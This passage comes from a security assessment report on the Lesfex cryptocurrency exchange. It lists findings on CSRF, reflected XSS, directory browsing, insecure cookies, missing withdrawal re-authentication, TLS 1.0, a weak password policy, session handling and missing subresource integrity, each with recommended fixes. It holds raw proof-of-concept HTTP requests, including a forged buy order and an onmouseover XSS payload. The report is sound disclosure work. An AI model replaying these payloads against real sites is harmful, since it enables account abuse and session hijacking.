%3A%7B%22soundEnabled%22%3Atrue%7D%2C%22userListVerticalRatio%22%3A0.25%2C%22userLi
stVisible%22%3Afalse%7D%2C%22compactWindowsManager%22%3A%7B%22currentWindowUserId%2
2%3Anull%2C%22windowContainerVisible%22%3Atrue%2C%22windows%22%3A%7B%7D%7D%7D%7D;
_gat=1
Connection: close

data%5Bprice%5D=0.0000001&data%5Bquantity%5D=1&data%5BsubTotal%5D=0.00000010&data%5
Btotal%5D=0.00000010&data%5BorderType%5D=buy&data%5BmarketPairId%5D=4
```



```
HTTP/1.1 200 OK
Date: Tue, 24 Apr 2018 17:14:15 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: lesfex021_front_session_=t9jtkn91874rggfjou67oraumjsaqg6q; expires=Tue,
24-Apr-2018 19:14:15 GMT; Max-Age=7200; path=/; HttpOnly
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 410a3486cd7967d3-EZE
Content-Length: 119

{"message":"Order
Submitted","messageType":"success","data":{"coinBalance":"10.00000000","marketBalance
":"0.00099979"}}
```

Recommendations

For the web site, switching from a persistent authentication method (e.g. a cookie or HTTP authentication) to a transient authentication method (e.g. a hidden field provided on every form) will help to prevent these attacks. A similar approach is to include a secret, user-specific token in forms that is verified in addition to the cookie.

We recommend appending a CSRF token to the requests (such as the one provided by the OWASP 3rd party library) and checking this value at the time of performing the action.

The following security requirements should be taken into account if this countermeasure is implemented:

- The token should be uniquely generated for each action. Once used it should be invalidated.
- The token should have an expiration time.
- The token should be implemented in all the site actions that could be susceptible to this attack.

More information regarding Cross-Site Request Forgeries can be found at:

- http://cwe.mitre.org/data/definitions/352.html
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

LFX-03 Reflected Cross-site Scripting

Total Risk Medium	Impact Medium	Location https://lesfex.com/?lang=english
	Likelihood Medium	Category Input Validation
	Fixed Yes	

Description


Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request (eg: a malicious link that triggers a GET/POST request but appears to be as legitimate as possible) that, if issued by another application user (eg: the victim clicks on the attacker's malicious link), will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session within the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, logging their keystrokes, etc.


The aforementioned pages are including user-supplied data within HTML statements without previously validating/encoding its contents, leading to Cross-site scripting vulnerabilities.

The following URL(s) when opened in a browser will execute a sample JavaScript statement:
https://lesfex.com/?lang=english"+onmouseover="alert('XSS')">


The following images show the request/response set where the malicious code is reflected:



```
GET /btc2testingxssssssssss/?lang=english"+onmouseover="alert('XSS')">zzz HTTP/1.1
Host: lesfex.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://lesfex.com/btc2testingxssssssssss/
Cookie: __cfduid=d0ba2d3d21338d9cf93ff13b0aeacd6851524491346;
_ga=GA1.2.1984753459.1524496072; _gid=GA1.2.270104766.1524496072;
LESFEX_CHATWEE=ECA7D5ACCF669629420AD352AE76F91F; chch-PSI=ECA7D5ACCF669629420AD352AE76F91F;
NB=%7B%22chatwee%22%3A%7B%22opened%22%3Atrue%2C%22splitter%22%3A%7B%22controlBar%22%3A%7B%22so
undEnabled%22%3Atrue%7D%2C%22userListVerticalRatio%22%3A0.25%2C%22userListVisible%22%3Afalse%7
D%2C%22compactWindowsManager%22%3A%7B%22currentWindowUserId%22%3Anull%2C%22windowContainerVisi
ble%22%3Atrue%2C%22windows%22%3A%7B%7D%7D%7D%7D;
lesfex021_front_session_=3lqkirf718v5hgp7hf0p9mtl6p187vln; chch-RU=1
Connection: close
Upgrade-Insecure-Requests: 1
```



```
                                                        </ul>
                                              </li>
                                              <li><a
href="https://lesfex.com/btc2testingxssssssssss/settings">Settings</a></li>
                                              <li><a
href="https://lesfex.com/btc2testingxssssssssss/logout">Logout</a></li>
                                                                                                   <li
class="menu-item-has-children current-menu-item">
                                                        <a
href="https://lesfex.com/btc2testingxssssssssss/?lang=english"><img
src="https://lesfex.com/btc2testingxssssssssss/assets/site/images/flag_english"
onmouseover="alert&#40;'XSS'&#41;">zzz.jpg" alt="english"
onmouseover="alert&#40;'XSS'&#41;">zzz" class="lang_img"/> english"
onmouseover="alert&#40;'XSS'&#41;">zzz</a>
                                                        <ul class="sub-menu">
                                                                  <li><a
href="https://lesfex.com/btc2testingxssssssssss/?lang=english"><img
src="https://lesfex.com/btc2testingxssssssssss/assets/site/images/flag_english.jpg"
alt="English" class="lang_img"/> English</a></li>
```


https://lesfex.com/btc2testingxssssssssss/?lang=english
LESFEX
HOME
MARKET
WALLET
SETTINGS
LOGOUT
ZZZ.JPG" ALT="ENGLISH" ONMOUSEOVER="ALERT('XSS')">ZZZ" CLASS="LANG_IMG"/> ENGLISH" ONMOUS
XSS
OK
FEX
LESS FEES DIGITAL

Recommendations

In order to enhance the XSS protection mechanisms currently in place, consider always encoding special characters such as double quotes and the “<” and “>” brackets.

For further recommendations, refer to OWASP’s Cross-site Prevention Cheat sheet at:
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

LFX-04 Directory Browsing Enabled

Total Risk
Medium

Impact
Medium

Location
https://lesfex.com/charting_library/
https://lesfex.com/assets/site/images/

Likelihood
Low


Category
Web Server Configuration

Fixed
Yes

Description

Attackers may browse directory contents and extract data from files which were meant to be hidden, or learn about internal application behavior.

The above mentioned directories or locations have Directory Listing permissions enabled:



https://lesfex.com/btc2testingxssssssssss/charting_library/

Index of /btc2testingxssssssssss/charting_library

Name	Last modified	Size	Description
Parent Directory		-	
charting_library.min.d.ts	2018-03-09 16:42	42K	
charting_library.min.js	2018-03-09 16:42	9.7K	
datafeed-api.d.ts	2018-03-09 16:42	7.9K	
static/	2018-03-09 16:44	-	

Recommendations

Configure the Web Server properly so that Directory Listing is disabled. Also, remove any unnecessary files/information from the aforementioned locations.


LFX-05 Insecure Cookie Handling

Total Risk	Impact	Location
Medium	Medium	https://lesfex.com/
	Likelihood Low	Category Cookie Handling
	Fixed Yes	


Description

Cookies without the “Secure” attribute may be sent to the site during an unencrypted session, which could allow an attacker sniffing the application’s traffic to obtain sensitive information such as the session cookie and put the application at risk of a session hijacking attack.

The *lesfex021_front_session_* cookie is used to track the user session, but when set by the server it does not use the “Secure” attribute:



```
GET /btc2testingxssssssssss/ HTTP/1.1
Host: lesfex.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



```
HTTP/1.1 200 OK
Date: Wed, 25 Apr 2018 13:29:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: __cfduid=d9ffc07f077369f4932f592a49a80c8941524662996; expires=Thu,
25-Apr-19 13:29:56 GMT; path=/; domain=.lesfex.com; HttpOnly; Secure
Set-Cookie: lesfex021_front_session_=bec4oq74v7p1ce7b91cpamnugacn013q; expires=Wed,
25-Apr-2018 15:29:57 GMT; Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Recommendations

Set the “Secure” attribute on session cookies. This limits the exposure of information that can be gained through exploiting other vulnerabilities.

LFX-06 No OOB/2FA Confirmation Required to Perform Withdrawals

Total Risk **Medium**	Impact Medium	Location https://lesfex.com/deposits/withdraw
	Likelihood Low	Category Security Best Practices
	Fixed No	

Description

In order to perform a withdrawal and transfer funds from one wallet to another, the user is not asked for any additional confirmation, nor is the user re-authenticated to prove that the transfer request comes from the legitimate user.

It is a common practice for any sensitive operation such as the transfer of funds to re-authenticate the user in some way prior to confirming the transaction. Methods of re-authenticating a user include::

- Sending the user an SMS or email with a code to be provided to confirm the transaction.
- Requesting the user to re-authenticate to the site, re-entering the username and password.
- Requesting the user to enter a code generated by a second factor of authentication (2FA) mechanism such as a software or hardware token generator.

Recommendations

Re-authenticate the user prior to confirming sensitive operations such as funds withdrawals.

LFX-07 TLS 1.0 is Insecure

Total Risk Low	Impact Medium	Location https://lesfex.com/
	Likelihood Low	Category SSL/TLS Configuration
	Fixed No	

Description

The web application server supports version 1.0 of the TLS protocol. Version 1.0 of the TLS protocol suffers from multiple well-known cryptographic flaws.

Attackers may exploit vulnerabilities in the 1.0 version of the TLS protocol with the intention of conducting man in the middle attacks, decrypting communications between clients and the affected servers.

Recommendations

Disable version 1.0 of the TLS protocol. Instead use TLS 1.1 or higher:
https://community.cloudflare.com/t/how-do-i-disable-tls-1-0/2670

LFX-08 Weak Password Policy

Total Risk Low	Impact Low	Location https://lesfex.com/settings/change_password
	Likelihood Low	Category Security Best Practices
	Fixed Yes	

Description

The password policy in place accepts passwords of 6 characters containing only numerical characters.

Attackers can easily identify weak passwords. Users of the application may choose weak passwords such as having the password match the same value as the username, and expose themselves to brute force attack scenarios.

Recommendations

Create a password policy that requires a minimum password length of 8 characters and the use of upper case, lower case, numeric, and special characters.

LFX-09 Change Password Does Not Terminate Sessions

	Impact Low	Location https://lesfex.com/settings/change_password
Total Risk Low	Likelihood Low	Category Session Management
	Fixed Yes	

Description

Upon changing the password a user should be prompted to terminate all other existing sessions. This is the only way a user may log-off an attacker that obtained the user’s previous password and prevent the attacker from maintaining access.

Recommendations

The user should be prompted with the option to terminate all other active sessions after a successful change password process (ASVS Check 3.18).

Additionally, the following measures regarding concurrent sessions should be contemplated:
- Ensure the application limits the number of active concurrent sessions (ASVS Check 3.16).
- Display an active session list in the account profile or similar of each user. The user should be able to terminate any active session (ASVS Check 3.17).

LFX-10 No Subresource Integrity for Third-party Code

Total Risk Low	Impact Medium	Location https://lesfex.com/
	Likelihood Low	Category Security Best Practices
	Fixed Partially	Not fixed for scripts loaded from the sites “www.amcharts.com” and “btcz.rocks”

Description

Loading content from third parties’ remote sites (such as a CDN) poses a risk for the web applications as it implies the developers trust the content delivered by the remote site. However, an attacker may target those sites in order to inject arbitrary malicious content into files delivered (or replace the files completely) and thus can also potentially attack all sites that fetch files from that remote location.

The Subresource Integrity feature enables developers to mitigate the risk of the attack described above by ensuring that the files the web application load have been delivered without an attacker modifying those files. By adding the “integrity” property to the HTML tag where an external file will be requested and including a base-64 encoded hash of the intended file, the developers instruct the browser to load the file only if the hashes match and therefore the file was not been tampered with.

The Web Application loads remote JavaScript files from the following sites without including the “integrity” property along with the corresponding SRI hash:

- https://js.pusher.com/
- https://btcz.rocks/
- https://use.fontawesome.com/
- https://cdn.datatables.net/
- https://repository.chatwee.com/
- https://www.amcharts.com/

Recommendations

Use the SRI property to ensure the content loaded from external sites or CDNs preserves the integrity.

For further information check the following link: https://www.w3.org/TR/SRI/

6. General Conclusions and Recommendations

During the time allotted for this assessment Coinspect found critical and high risk vulnerabilities that put both Octanox and the users of the Lesfex Exchange Platform at risk.

Cross-site request forgery vulnerabilities pose a high risk in this scenario as they may be used to force users to transfer part of their funds unwillingly and unknowingly. Lack of input validation resulted in the unexpected behaviour that allowed a user to increase an account balance arbitrarily, and also in Cross-Site-Scripting vulnerabilities.

Other Medium and Low risk vulnerabilities were found, which should be addressed by Octanox staff in order to tighten the security posture of the Lesfex Cryptocurrency Exchange web application.

After the reported issues are fixed Coinspect recommends performing further security exercises, such as a Source Code Audit of the application to help finding other vulnerabilities that were not covered in this engagement.